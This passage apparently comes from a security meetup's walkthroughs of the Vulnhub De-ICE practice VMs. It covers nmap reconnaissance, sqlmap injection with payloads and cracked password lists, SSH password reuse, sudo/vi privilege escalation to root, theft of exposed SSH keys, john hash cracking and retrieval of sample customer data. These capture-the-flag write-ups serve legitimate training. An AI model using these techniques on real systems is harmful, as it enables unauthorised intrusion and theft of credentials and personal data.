|_dr-xr-xr-x   2 0        0                40 Jan  2  2011 incoming
22/tcp   open  ssh      syn-ack ttl 64 OpenSSH 5.1 (protocol 2.0)
80/tcp   open  http     syn-ack ttl 64 Apache httpd 2.2.11 ((Unix) DAV/2 mod_ssl/2.2.
↪11 OpenSSL/0.9.8k PHP/5.2.9 mod_apreq2-20051231/2.6.0 mod_perl/2.0.4 Perl/v5.10.0)
|_http-title: Primaline :: Quality Kitchen Accessories
443/tcp  open  ssl/http syn-ack ttl 64 Apache httpd 2.2.11 ((Unix) DAV/2 mod_ssl/2.2.
↪11 OpenSSL/0.9.8k PHP/5.2.9 mod_apreq2-20051231/2.6.0 mod_perl/2.0.4 Perl/v5.10.0)
|_http-title: Primaline :: Quality Kitchen Accessories
3306/tcp open  mysql    syn-ack ttl 64 MySQL (unauthorized)
MAC Address: 52:54:00:32:4F:FD (QEMU Virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.13 - 2.6.32
```

## Browsing port 80

Visiting http://de-ice4.com/ leads to http://de-ice4.com/products.php and this form:

```
<form action="products.php" method="GET">
  Product: <select name="id"><option value="NULL">Select Product</option><br></select>
↪<p>
  <input type="Submit" value="Submit"></p>
</form>
```

### `sqlmap` of `products.php` form

Attacking the form on http://de-ice4.com/products.php with **`sqlmap`**:

```
PT=$HOME/pentest/de-ice4
source $PT/de-ice4_setup.sh
cd $PT/sqlmap

rm -rf sqlmap
URL="http://$TARGET/products.php"
sqlmap -u "$URL" --batch --random-agent --output-dir $PWD/sqlmap \
  --banner --current-user --is-dba --current-db --users --passwords \
  --forms --dbs
```

Running this gives:

```
hacker@kali:~/pentest/de-ice4/sqlmap$ sqlmap -u "$URL" --batch --random-agent --
↪output-dir $PWD/sqlmap \
>   --banner --current-user --is-dba --current-db --users --passwords \
>   --forms --dbs

sqlmap identified the following injection point(s) with a total of 93 HTTP(s)␣
↪requests:
---
Parameter: id (GET)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: id=NULL AND (SELECT * FROM (SELECT(SLEEP(5)))OfVy)

    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: id=NULL UNION ALL SELECT NULL,NULL,CONCAT(0x7162786b71,
↪0x705256575568487a6d6d,0x716b706a71),NULL,NULL--
---
web application technology: Apache 2.2.11, PHP 5.2.9
back-end DBMS: MySQL 5.0.12
banner:    '5.1.33'
current user:    'webapp@localhost'
current database:    'merch'
current user is DBA:    True
[19:24:26] [INFO] cracked password '0' for user 'aadams'
[19:24:29] [INFO] cracked password '111111' for user 'aharp'
[19:24:29] [INFO] cracked password '123123' for user 'kclemons'
[19:24:29] [INFO] cracked password '1234' for user 'rjacobson'
[19:24:29] [INFO] cracked password '12345' for user 'dgrant'
[19:24:29] [INFO] cracked password '123456' for user 'dtraylor'
[19:24:29] [INFO] cracked password '1234567' for user 'dgilfillan'
[19:24:29] [INFO] cracked password '12345678' for user 'sgains'
[19:24:36] [INFO] cracked password '654321' for user 'strammel'
[19:24:36] [INFO] cracked password '666666' for user 'aspears'
[19:24:43] [INFO] cracked password 'Password' for user 'lmorales'
[19:24:46] [INFO] cracked password 'abc123' for user 'mrodriguez'
[19:24:49] [INFO] cracked password 'babyl0n' for user 'jdavenport'
[19:24:50] [INFO] cracked password 'baseball' for user 'bwatkins'
[19:24:50] [INFO] cracked password 'batman' for user 'hlovell'
[19:24:51] [INFO] cracked password 'blahblah' for user 'qpowers'
[19:24:54] [INFO] cracked password 'cheese' for user 'mholland'
[19:24:55] [INFO] cracked password 'computer' for user 'djohnson'
[19:24:55] [INFO] cracked password 'consumer' for user 'mbryan'
[19:24:58] [INFO] cracked password 'dragon' for user 'bphillips'
[19:25:01] [INFO] cracked password 'football' for user 'rdominguez'
[19:25:02] [INFO] cracked password 'gawker' for user 'dstevens'
```

```
[19:25:03] [INFO] cracked password 'gizmodo' for user 'jalvarez'
[19:25:06] [INFO] cracked password 'iloveyou' for user 'jalcantar'
[19:25:08] [INFO] cracked password 'jennifer' for user 'jbresnahan'
[19:25:08] [INFO] cracked password 'jordan' for user 'krenfro'
[19:25:10] [INFO] cracked password 'killer' for user 'jayala'
[19:25:11] [INFO] cracked password 'kotaku' for user 'rpatel'
[19:25:12] [INFO] cracked password 'letmein' for user 'mnader'
[19:25:12] [INFO] cracked password 'lifehack' for user 'swarren'
[19:25:15] [INFO] cracked password 'master' for user 'dcooper'
[19:25:15] [INFO] cracked password 'michael' for user 'aard'
[19:25:15] [INFO] cracked password 'michelle' for user 'tdeleon'
[19:25:17] [INFO] cracked password 'monkey' for user 'sjohnson'
[19:25:18] [INFO] cracked password 'nintendo' for user 'bbanter'
[19:25:20] [INFO] cracked password 'passw0rd' for user 'jduff'
[19:25:20] [INFO] cracked password 'password' for user 'ccoffee'
[19:25:21] [INFO] cracked password 'pepper' for user 'jfranklin'
[19:25:22] [INFO] cracked password 'pokemon' for user 'myajima'
[19:25:23] [INFO] cracked password 'princess' for user 'aheflin'
[19:25:23] [INFO] cracked password 'qwerty' for user 'lmartinez'
[19:25:27] [INFO] cracked password 'shadow' for user 'amaynard'
[19:25:28] [INFO] cracked password 'soccer' for user 'cchisholm'
[19:25:29] [INFO] cracked password 'starwars' for user 'ktso'
[19:25:29] [INFO] cracked password 'sunshine' for user 'kwebber'
[19:25:30] [INFO] cracked password 'superman' for user 'aweiland'
[19:25:32] [INFO] cracked password 'trustno1' for user 'dwestling'
[19:25:34] [INFO] cracked password 'welcome' for user 'aallen'
[19:25:35] [INFO] cracked password 'whatever' for user 'tgoodchap'
[19:25:37] [INFO] fetching database names
available databases [6]:
[*] cdcol
[*] information_schema
[*] merch
[*] mysql
[*] phpmyadmin
[*] test
```

## 3.5.3 The Exploit

### MySQL passwords = SSH passwords

It turns out the MySQL passwords cracked above were also SSH passwords. Try the first one for some simple reconnaisance to see if there might be a better id to use: user ccoffee is a member of the group “admin”.

```
sshpass -p '0' ssh aadams@de-ice4.com
grep admin /etc/group
# results in
# admin:x:102:ccoffee
exit
```

### From user ccoffee to root

Logging in as ccoffee/password shows ccoffee can `sudo /home/ccoffee/scripts/getlogs.sh`. But ccoffee can replace `getlogs.sh` with any shell script (such as `/bin/bash` to get root):

```
sshpass -p 'password' ssh ccoffee@de-ice4.com
sudo -l
# results in
# User ccoffee may run the following commands on this host:
#     (root) NOPASSWD: /home/ccoffee/scripts/getlogs.sh
cd /home/ccoffee/scripts
ls -l getlogs.sh
# results in
# -rws--x--x 1 root    admin 110 Aug 15 01:20 getlogs.sh*
mv getlogs.sh x.sh
echo "/bin/bash" > getlogs.sh
chmod +x getlogs.sh
sudo /home/ccoffee/scripts/getlogs.sh
id
# results in
# uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),
↪10(wheel),11(floppy),17(audio),18(video),19(cdrom),26(tape),83(plugdev)
```

#### Getting internal documents

So we're root. All we have to do is find the "various internal documents". The reader can start with /home/ktso/personnel.doc and we leave it as an exercise to find the rest.

## 3.6 De-ICE Level 3

### 3.6.1 Setup

This is to document the meetup's efforts responding to the challenge Vulnhub De-ICE: S2.100, the third of the Vulnhub De-ICE series. This is a challenge to get the sensitive customer information.

#### Setting up the VM

The VM comes packaged as the live ISO De-ICE_S2.100.iso running SLAX 5.1.7 (based on Slackware 10.2.0). It uses two fixed IPs: 192.168.2.100 and 192.168.2.101.

#### Setting up your environment

```
PT=$HOME/pentest/de-ice3
mkdir -p $PT
cd $PT
# download de-ice3_setup.sh
curl --silent --remote-name https://pentest-meetup.appspot.com/html/_downloads/de-
↪ice3_setup.sh
# edit as needed; later the recon will give you TARGET IPs
source de-ice3_setup.sh
```

The source for de-ice3_setup.sh (de-ice3_setup.sh) should look something like the following.

```
#!/usr/bin/env bash

# *******************************************************
# Edit these to match your setup
# *******************************************************
TARGET1=192.168.2.100         # ip1 of de-ice3
TARGET2=192.168.2.101         # ip2 of de-ice3
SUBNET=192.168.2.0/24         # subnet
KALI=192.168.2.189            # Kali IP
PT=$HOME/pentest/de-ice3      # create working directories here

if [[ $(grep -c de-ice3 /etc/hosts) -eq 0 ]]; then
  echo " add \"$TARGET1 de-ice3.com\" to /etc/hosts"
  echo " add \"$TARGET2 www2.de-ice3.com\" to /etc/hosts"
fi

# *******************************************************
# Maybe edit these
# *******************************************************
# Create some directories
TOOLS=exploit,nmap,spider
eval mkdir -p $PT/{$TOOLS}
TARGETS=targets.txt

# *******************************************************
# Don't edit these
# *******************************************************
HOST1=de-ice3.com
HOST2=www2.de-ice3.com
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
```

### 3.6.2 Reconnaisance

#### Network reconnaissance

Start with some standard network reconnaissance looking for the vulnerable host:

```
PT=$HOME/pentest/de-ice3
source $PT/de-ice3_setup.sh
cd $PT/nmap

$SUDO nmap -sn -PE -oA nmap_sn $SUBNET
$SUDO chown $USER.$USER nmap_sn.*
# use the grep-able output to get a list of target hosts
grep Up nmap_sn.gnmap | cut -d" " -f2 > $TARGETS
# use the xml output to get an html report
xsltproc nmap_sn.xml -o nmap_sn.html
```

Here we find 2 IPs for de-ice3: $TARGET1 and $TARGET2. Update $PT/de-ice3_setup.sh and also edit `/etc/hosts` to add “de-ice3.com” (`echo "$TARGET1 de-ice3.com" | $SUDO tee -a /etc/hosts`) and “www2.de-ice3.com” (`echo "$TARGET2 www2.de-ice3.com" | $SUDO tee -a /etc/hosts`).

```
PT=$HOME/pentest/de-ice3
source $PT/de-ice3_setup.sh
cd $PT/nmap

$SUDO nmap -A -vv -T3 --max-retries 5 -Pn -oA nmap_A1 $TARGET1
$SUDO chown $USER.$USER nmap_A1.*
```

```
xsltproc nmap_A1.xml -o nmap_A1.html
$SUDO nmap -A -vv -T3 --max-retries 5 -Pn -oA nmap_A2 $TARGET2
$SUDO chown $USER.$USER nmap_A2.*
xsltproc nmap_A2.xml -o nmap_A2.html
```

Running this reveals for $TARGET1:

```
PORT    STATE  SERVICE  REASON         VERSION
20/tcp  closed ftp-data reset ttl 64
21/tcp  open   ftp      syn-ack ttl 64 vsftpd 2.0.4
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
22/tcp  open   ssh      syn-ack ttl 64 OpenSSH 4.3 (protocol 1.99)
|_sshv1: Server supports SSHv1
25/tcp  open   smtp     syn-ack ttl 64 Sendmail 8.13.7/8.13.7
| smtp-commands: slax.example.net Hello kali.bitbender.org [192.168.2.189], pleased␣
↪to meet you, ENHANCEDSTATUSCODES, PIPELINING, 8BITMIME, SIZE, DSN, ETRN, AUTH␣
↪DIGEST-MD5 CRAM-MD5, DELIVERBY, HELP,
|_ 2.0.0 This is sendmail version 8.13.7 2.0.0 Topics: 2.0.0 HELO EHLO MAIL RCPT DATA␣
↪2.0.0 RSET NOOP QUIT HELP VRFY 2.0.0 EXPN VERB ETRN DSN AUTH 2.0.0 STARTTLS 2.0.0␣
↪For more info use "HELP <topic>". 2.0.0 To report bugs in the implementation see 2.
↪0.0 http://www.sendmail.org/email-addresses.html 2.0.0 For local information send␣
↪email to Postmaster at your site. 2.0.0 End of HELP info
80/tcp  open   http     syn-ack ttl 64 Apache httpd 2.0.55 ((Unix) PHP/5.1.2)
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_http-server-header: Apache/2.0.55 (Unix) PHP/5.1.2
|_http-title: Site doesn't have a title (text/html).
110/tcp open   pop3     syn-ack ttl 64 Openwall popa3d
143/tcp open   imap     syn-ack ttl 64 UW imapd 2004.357
|_imap-capabilities: IDLE OK LOGIN-REFERRALS SASL-IR NAMESPACE THREAD=ORDEREDSUBJECT␣
↪UNSELECT STARTTLS THREAD=REFERENCES completed LITERAL+ CAPABILITY AUTH=LOGINA0001␣
↪BINARY MULTIAPPEND MAILBOX-REFERRALS SORT SCAN IMAP4REV1
443/tcp closed https    reset ttl 64
MAC Address: 52:54:00:4B:53:FE (QEMU Virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.13 - 2.6.32
```

Running this reveals for $TARGET2:

```
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.0.55 ((Unix) PHP/5.1.2)
| http-methods: GET HEAD POST OPTIONS TRACE
| Potentially risky methods: TRACE
|_See http://nmap.org/nsedoc/scripts/http-methods.html
|_http-server-header: Apache/2.0.55 (Unix) PHP/5.1.2
|_http-title: Site doesn't have a title (text/html).
```

### Port 80 reconnaissance

Let’s start with port 80 reconnaissance on both IPs, which reveal several interesting pages to view:

```
PT=$HOME/pentest/de-ice3
source $PT/de-ice3_setup.sh
cd $PT/spider
```

```
dirb  http://$HOST1/ -o dirb80_$HOST1.txt
dirb  http://$HOST2/ -o dirb80_$HOST2.txt
```

The most interesting results are:

```
+ http://de-ice3.com/cgi-bin/ (CODE:403|SIZE:295)
+ http://de-ice3.com/index.php (CODE:200|SIZE:2036)
+ http://de-ice3.com/info.php (CODE:200|SIZE:37912)

+ http://www2.de-ice3.com/cgi-bin/ (CODE:403|SIZE:300)
==> DIRECTORY: http://www2.de-ice3.com/home/
+ http://www2.de-ice3.com/index.html (CODE:200|SIZE:579)
==> DIRECTORY: http://www2.de-ice3.com/~root/

---- Entering directory: http://www2.de-ice3.com/home/ ----
==> DIRECTORY: http://www2.de-ice3.com/home/root/

---- Entering directory: http://www2.de-ice3.com/~root/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://www2.de-ice3.com/home/root/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

### Viewing port 80

Visiting http://de-ice3.com/index.html leads to http://de-ice3.com/index2.html and a list of email addresses. From these we can see if SMTP will give us some user ids:

```
PT=$HOME/pentest/de-ice3
source $PT/de-ice3_setup.sh
cd $PT/spider

U="samuel,pickwick nathaniel,winkle augustus,snodgrass tracy,tupman sam,weller tony,
↪weller estella,havisham abel,magwitch philip,pirrip nicholas,nickleby ralph,
↪nickleby newman,noggs wackford,squeers thomas,pinch mark,tapley sarah,gamp jacob,
↪marley ebenezer,scrooge bob,cratchit bill,sikes jack,dawkins noah,claypole"

for u in $U; do
  FN=${u%,*}
  LN=${u#*,}
  FI=${FN:0:1}
  LI=${LN:0:1}
  echo $FN$LI
  echo $FI$LN
  echo $LN$FI
  echo $LI$FN
  echo $LN
  echo $FN
done > users.txt

smtp-user-enum -M VRFY -U users.txt -t de-ice3.com
# results in no user ids exist
smtp-user-enum -M EXPN -U users.txt -t de-ice3.com
```

```
# results in no user ids exist
smtp-user-enum -M RCPT -U users.txt -t de-ice3.com
# results in no user ids exist
```

So SMTP was absolutely no help in determining user ids.

## 3.6.3 The Exploit

### Finding user id for SSH

The email list provides candidate user id's that can be checked against possible listing of home directories: remember http://www2.de-ice3.com/~root/ is available. Here we generate candidate user id's by checking for a "301 Moved" return status for http://www2.de-ice3.com/~USERID (leaving off the trailing "/"):

```
PT=$HOME/pentest/de-ice3
source $PT/de-ice3_setup.sh
cd $PT/spider

U="samuel,pickwick nathaniel,winkle augustus,snodgrass tracy,tupman sam,weller tony,
↪weller estella,havisham abel,magwitch philip,pirrip nicholas,nickleby ralph,
↪nickleby newman,noggs wackford,squeers thomas,pinch mark,tapley sarah,gamp jacob,
↪marley ebenezer,scrooge bob,cratchit bill,sikes jack,dawkins noah,claypole"

for u in $U; do
  FN=${u%,*}
  LN=${u#*,}
  FI=${FN:0:1}
  LI=${LN:0:1}
  RESP="$(curl --silent http://www2.de-ice3.com/~$FN$LI)"
  [[ "$RESP" =~ "301 Moved" ]] && echo $FN$LI
  RESP="$(curl --silent http://www2.de-ice3.com/~$FI$LN)"
  [[ "$RESP" =~ "301 Moved" ]] && echo $FI$LN
  RESP="$(curl --silent http://www2.de-ice3.com/~$LN$FI)"
  [[ "$RESP" =~ "301 Moved" ]] && echo $LN$FI
  RESP="$(curl --silent http://www2.de-ice3.com/~$LI$FN)"
  [[ "$RESP" =~ "301 Moved" ]] && echo $LI$FN
  RESP="$(curl --silent http://www2.de-ice3.com/~$LN)"
  [[ "$RESP" =~ "301 Moved" ]] && echo $LN
done > home_dirs.txt

cat home_dirs.txt
# results in
# havisham
# magwitch
# pirrip
```

It looks like we have 3 possible user home directories to recon. **dirb** found `.ssh/` in `~pirrip/`:

```
PT=$HOME/pentest/de-ice3
source $PT/de-ice1_setup.sh
cd $PT/spider

dirb  http://www2.de-ice3.com/~pirrip/ -w -o dirb80pirrip.txt
# results in
# ==> DIRECTORY: http://www2.de-ice3.com/~pirrip/.ssh/
# + http://www2.de-ice3.com/~pirrip/.ssh/id_rsa (CODE:200|SIZE:1675)
# + http://www2.de-ice3.com/~pirrip/.ssh/id_rsa.pub (CODE:200|SIZE:393)
```

Download `.ssh/id_rsa` and `.ssh/id_rsa.pub` and SSH into de-ice3.com as user pirrip:

```
PT=$HOME/pentest/de-ice3
source $PT/de-ice1_setup.sh
cd $PT/exploit

curl --silent --remote-name http://www2.de-ice3.com/~pirrip/.ssh/id_rsa
curl --silent --remote-name http://www2.de-ice3.com/~pirrip/.ssh/id_rsa.pub
file id_rsa id_rsa.pub
chmod 600 id_rsa*
ssh -i id_rsa pirrip@de-ice3.com
```

### Getting root

Continue above by looking for ‘*pirrip*’ files/directories:

```
find / -name '*pirrip*' 2>/dev/null
# results in
# /www/101/home/pirrip
# /var/spool/mail/pirrip
# /home/pirrip
```

A quick look at the mail files provides pirrip’s password:

```
tail /var/mail/pirrip
# results in
# E-Mail: pirrip@slax.example.net
# Password: 0l1v3rTw1st
```

So we check the `sudo -l` permissions:

```
sudo -l     # password '0l1v3rTw1st'
# results in
# User pirrip may run the following commands on this host:
#      (root) /usr/bin/more
#      (root) /usr/bin/tail
#      (root) /usr/bin/vi
#      (root) /usr/bin/cat ALL
```

At this point there are a couple of ways of getting root. One is to use **`vi`**’s abilitly to run a shell command (and running `/bin/bash` as root gets us root) or use **`vi`** to edit `/etc/sudoers` to give the wheel group all rights.

```
# Method 1 - run vi then shell command /bin/bash
sudo vi
:!/bin/bash
# results in
# bash-3.1# id
# uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),
↪10(wheel),11(floppy)
# OR Method 2 - edit /etc/sudoers
sudo /usr/bin/vi /etc/sudoers
# remove comment from wheel line:
```

```
# %wheel      ALL=(ALL)       NOPASSWD: ALL
sudo su - root
```

### Getting customer data

At this point have root and just have to find the customer data. We'll continue on as if we used **vi** to run `:!/bin/bash`:

```
cd /root
ls -al /root/.save
cp /root/.save/great_expectations.zip /tmp/
cd /tmp
unzip great_expectations.zip
tar -xvf great_expectations.tar
cat Jan08
# returns the customer data
# Here's the data for raises for your team:
# Philip Pirrip:  734-67-0424 5.5% $74,224
# Abel Magwitch:  816-03-0028 4.0% $53,122
# Estella Havisham: 762-93-1073 12% $84,325
chown pirrip.wheel Jan08
chmod 777 Jan08
# tail /etc/apache/httpd.conf gives www2.de-ice3.com DocumentRoot
mv Jan08 /www/101/home/pirrip/
rm *.jpg *.pdf *.zip *.tar
exit
```

And so we have root and the customer data available to be downloaded from the web as `curl --silent --remote-name http://www2.de-ice3.com/~pirrip/Jan08`.

# 3.7 De-ICE Level 2

## 3.7.1 Setup

This is to document the meetup's efforts responding to the challenge Vulnhub De-ICE: S1.110, the second of the Vulnhub De-ICE series. This is a challenge to get sensitive customer information.

### Setting up the VM

The VM comes packaged as the live ISO De-ICE_S1.110.iso running SLAX 5.1.7 (based on Slackware 10.2.0). It uses the fixed IP 192.168.1.110; to force it to use DHCP on your local network, change the 192.168.1.110 network card to be a local network on your VM server (no network access) and add another ethernet interface that will pick up a DHCP address.

### Setting up your environment

```
PT=$HOME/pentest/de-ice2
mkdir -p $PT
cd $PT
# download de-ice2_setup.sh
curl --silent --remote-name https://pentest-meetup.appspot.com/html/_downloads/de-
↪ice2_setup.sh
```

```
# edit as needed; later the recon will give you TARGET IP
source de-ice2_setup.sh
```

The source for `de-ice2_setup.sh` (`de-ice2_setup.sh`) should look something like the following.

```
#!/usr/bin/env bash

# *******************************************************
# Edit these to match your setup
# *******************************************************
TARGET=192.168.1.110          # ip of de-ice2
SUBNET=192.168.1.0/24         # subnet
KALI=192.168.1.28             # Kali IP
PT=$HOME/pentest/de-ice2      # create working directories here

[[ $(grep -c de-ice2 /etc/hosts) -eq 0 ]] && \
  echo " add \"$TARGET de-ice2.com\" to /etc/hosts"

# *******************************************************
# Maybe edit these
# *******************************************************
# Create some directories
TOOLS=exploit,nmap
eval mkdir -p $PT/{$TOOLS}
TARGETS=targets.txt

# *******************************************************
# Don't edit these
# *******************************************************
HOST=de-ice2.com
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
```

## 3.7.2 Reconnaissance

### Network reconnaissance

Start with some standard network reconnaissance looking for the vulnerable host:

```
PT=$HOME/pentest/de-ice2
source $PT/de-ice2_setup.sh
cd $PT/nmap

$SUDO nmap -sn -PE -oA nmap_sn $SUBNET
$SUDO chown $USER.$USER nmap_sn.*
# use the grep-able output to get a list of target hosts
grep Up nmap_sn.gnmap | cut -d" " -f2 > $TARGETS
# use the xml output to get an html report
xsltproc nmap_sn.xml -o nmap_sn.html
```

Here we know $TARGET and can fill it in $PT/de-ice2_setup.sh and also edit `/etc/hosts` to add “de-ice2.com” (`echo "$TARGET de-ice2.com" | $SUDO tee -a /etc/hosts`).

```
PT=$HOME/pentest/de-ice2
source $PT/de-ice2_setup.sh
cd $PT/nmap
```

```
$SUDO nmap -A -vv -T3 --max-retries 5 -Pn -oA nmap_A $TARGET
$SUDO chown $USER.$USER nmap_A.*
xsltproc nmap_A.xml -o nmap_A.html
```

Running this reveals:

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.4
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x    7 1000     513           160 Mar 15  2007 download
|_drwxrwxrwx    2 0        0              60 Feb 26  2007 incoming [NSE: writeable]
22/tcp open  ssh?
|_ssh-hostkey:
80/tcp open  http    Apache httpd 2.2.4 ((Unix) mod_ssl/2.2.4 OpenSSL/0.9.8b DAV/2)
| http-methods: GET HEAD POST OPTIONS TRACE
| Potentially risky methods: TRACE
|_See http://nmap.org/nsedoc/scripts/http-methods.html
|_http-title: Site doesn't have a title (text/html).
OS details: Linux 2.6.13 - 2.6.32
```

### Port 21 reconnaissance

A little reconnaissance on the FTP server first showed `download/etc/shadow` (a dead end):

```
PT=$HOME/pentest/de-ice2
source $PT/de-ice2_setup.sh
cd $PT/exploit

curl --silent --remote-name ftp://de-ice2.com/download/etc/shadow
# results in
# root:$1$3OF/pWTC$lvhdyl86pAEQcrvepWqpu.
echo 'root:$1$3OF/pWTC$lvhdyl86pAEQcrvepWqpu.:12859:0:::::' > shadow.txt
/usr/sbin/john --single shadow.txt
/usr/sbin/john --show shadow.txt
# results in
# root:toor
```

But using the cracked root hash ("toor") to log in failed. Next up is `download/etc/core` which had a dump of the real `/etc/shadow`

```
PT=$HOME/pentest/de-ice2
source $PT/de-ice2_setup.sh
cd $PT/exploit

curl --silent --remote-name ftp://de-ice2.com/download/etc/core
file core
strings core | tail
# result
# root:$1$aQo/FOTu$rriwTq.pGmN3OhFe75yd30:13574:0
# aadams:$1$klZ09iws$fQDiqXfQXBErilgdRyogn.
# bbanter:$1$1wY0b2Bt$Q6cLev2TG9eH9iIaTuFKy1
# ccoffee:$1$6yf/SuEu$EZ1TWxFMHE0pDXCCMQu70/
```

### 3.7.3 The Exploit

We use **john** with the Ultimate Password List (`pw list 3.txt`) and crack 3 of 4 hashes:

```
PT=$HOME/pentest/de-ice2
source $PT/de-ice2_setup.sh
cd $PT/exploit

echo 'root:$1$aQo/FOTu$rriwTq.pGmN3OhFe75yd30:13574:0:::::' > shadow.txt
echo 'aadams:$1$klZ09iws$fQDiqXfQXBErilgdRyogn.:13570:0:99999:7:::' >> shadow.txt
echo 'bbanter:$1$1wY0b2Bt$Q6cLev2TG9eH9iIaTuFKy1:13571:0:99999:7:::' >> shadow.txt
echo 'ccoffee:$1$6yf/SuEu$EZ1TWxFMHE0pDXCCMQu70/:13574:0:99999:7:::' >> shadow.txt

# pw list 3.txt finds password
/usr/sbin/john --rules --wordlist="pw list 3.txt" shadow.txt
/usr/sbin/john --show shadow.txt
# results
# root:Complexity
# bbanter:Zymurgy
# ccoffee:Diatomaceous
```

SSH over with ccoffee (it works), `su - root`, then decrypt `customer_account.csv.enc`:

```
sshpass -p 'Diatomaceous' ssh ccoffee@de-ice2.com
su - root # password Complexity
find / -name '*.enc' | grep customer
cd /home/root/.save
cat copy.sh # add "-d" option to decrypt instead of encrypt
openssl enc -d -aes-256-cbc -salt -in customer_account.csv.enc -out customer_account.
↪csv -pass file:/etc/ssl/certs/pw
cat customer_account.csv
# results in
# "CustomerID","CustomerName","CCType","AccountNo","ExpDate","DelMethod"
# 1002,"Mozart Exercise Balls Corp.","VISA","2412225132153211","11/09","SHIP"
# 1003,"Brahms 4-Hands Pianos","MC","3513151542522415","07/08","SHIP"
# 1004,"Strauss Blue River Drinks","MC","2514351522413214","02/08","PICKUP"
# 1005,"Beethoven Hearing-Aid Corp.","VISA","5126391235199246","09/09","SHIP"
# 1006,"Mendelssohn Wedding Dresses","MC","6147032541326464","01/10","PICKUP"
# 1007,"Tchaikovsky Nut Importer and Supplies","VISA","4123214145321524","05/08","SHIP
↪"
```

And we have the customer data (could FTP it if desired), so are done.

## 3.8 De-ICE Level 1

### 3.8.1 Setup

This is to document the meetup's efforts responding to the challenge Vulnhub De-ICE: S1.100, the first of the Vulnhub De-ICE series. This is a challenge to get the CEO's bank account information.

#### Setting up the VM

The VM comes packaged as the live ISO De-ICE_S1.100.iso running SLAX 5.1.7 (based on Slackware 10.2.0). It uses the fixed IP 192.168.1.100; to force it to use DHCP on your local network, change the 192.168.1.100 network card to be a local network on your VM server (no network access) and add another ethernet interface that will pick up a DHCP address.

### Setting up your environment

```
PT=$HOME/pentest/de-ice1
mkdir -p $PT
cd $PT
# download de-ice1_setup.sh
curl --silent --remote-name https://pentest-meetup.appspot.com/html/_downloads/de-
↪ice1_setup.sh
# edit as needed; later the recon will give you TARGET IP
source de-ice1_setup.sh
```

The source for `de-ice1_setup.sh` (`de-ice1_setup.sh`) should look something like the following.

```
#!/usr/bin/env bash

# *******************************************************
# Edit these to match your setup
# *******************************************************
TARGET=192.168.1.100          # ip of de-ice1
SUBNET=192.168.1.0/24         # subnet
KALI=192.168.1.28             # Kali IP
PT=$HOME/pentest/de-ice1      # create working directories here

[[ $(grep -c de-ice1 /etc/hosts) -eq 0 ]] && \
  echo " add \"$TARGET de-ice1.com\" to /etc/hosts"

# *******************************************************
# Maybe edit these
# *******************************************************
# Create some directories
TOOLS=exploit,nmap,spider
eval mkdir -p $PT/{$TOOLS}
TARGETS=targets.txt

# *******************************************************
# Don't edit these
# *******************************************************
HOST=de-ice1.com
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
```

## 3.8.2 Reconnaisance

### Network reconnaissance

Start with some standard network reconnaissance looking for the vulnerable host:

```
PT=$HOME/pentest/de-ice1
source $PT/de-ice1_setup.sh
cd $PT/nmap

$SUDO nmap -sn -PE -oA nmap_sn $SUBNET
```

```
$SUDO chown $USER.$USER nmap_sn.*
# use the grep-able output to get a list of target hosts
grep Up nmap_sn.gnmap | cut -d" " -f2 > $TARGETS
# use the xml output to get an html report
xsltproc nmap_sn.xml -o nmap_sn.html
```

Here we know $TARGET and can fill it in $PT/de-ice1_setup.sh and also edit `/etc/hosts` to add “de-ice1.com” (`echo "$TARGET de-ice1.com" | $SUDO tee -a /etc/hosts`).

```
PT=$HOME/pentest/de-ice1
source $PT/de-ice1_setup.sh
cd $PT/nmap

$SUDO nmap -A -vv -T3 --max-retries 5 -Pn -oA nmap_A $TARGET
$SUDO chown $USER.$USER nmap_A.*
xsltproc nmap_A.xml -o nmap_A.html
```

Running this reveals:

```
20/tcp  closed ftp-data
21/tcp  open   ftp      vsftpd (broken: could not bind listening IPv4 socket)
22/tcp  open   ssh      OpenSSH 4.3 (protocol 1.99)
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
|_sshv1: Server supports SSHv1
25/tcp  open   smtp     Sendmail 8.13.7/8.13.7
| smtp-commands: slax.example.net Hello [192.168.1.28], pleased to meet you,␣
↪ENHANCEDSTATUSCODES, PIPELINING, 8BITMIME, SIZE, DSN, ETRN, AUTH DIGEST-MD5 CRAM-
↪MD5, DELIVERBY, HELP,
|_ 2.0.0 This is sendmail version 8.13.7 2.0.0 Topics: 2.0.0 HELO EHLO MAIL RCPT DATA␣
↪2.0.0 RSET NOOP QUIT HELP VRFY 2.0.0 EXPN VERB ETRN DSN AUTH 2.0.0 STARTTLS 2.0.0␣
↪For more info use "HELP <topic>". 2.0.0 To report bugs in the implementation see 2.
↪0.0 http://www.sendmail.org/email-addresses.html 2.0.0 For local information send␣
↪email to Postmaster at your site. 2.0.0 End of HELP info
80/tcp  open   http     Apache httpd 2.0.55 ((Unix) PHP/5.1.2)
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_http-title: Site doesn't have a title (text/html).
110/tcp open   pop3     Openwall popa3d
143/tcp open   imap     UW imapd 2004.357
|_imap-capabilities: LOGIN-REFERRALS AUTH=LOGINA0001 completed IMAP4REV1 MAILBOX-
↪REFERRALS THREAD=ORDEREDSUBJECT STARTTLS CAPABILITY NAMESPACE OK BINARY IDLE␣
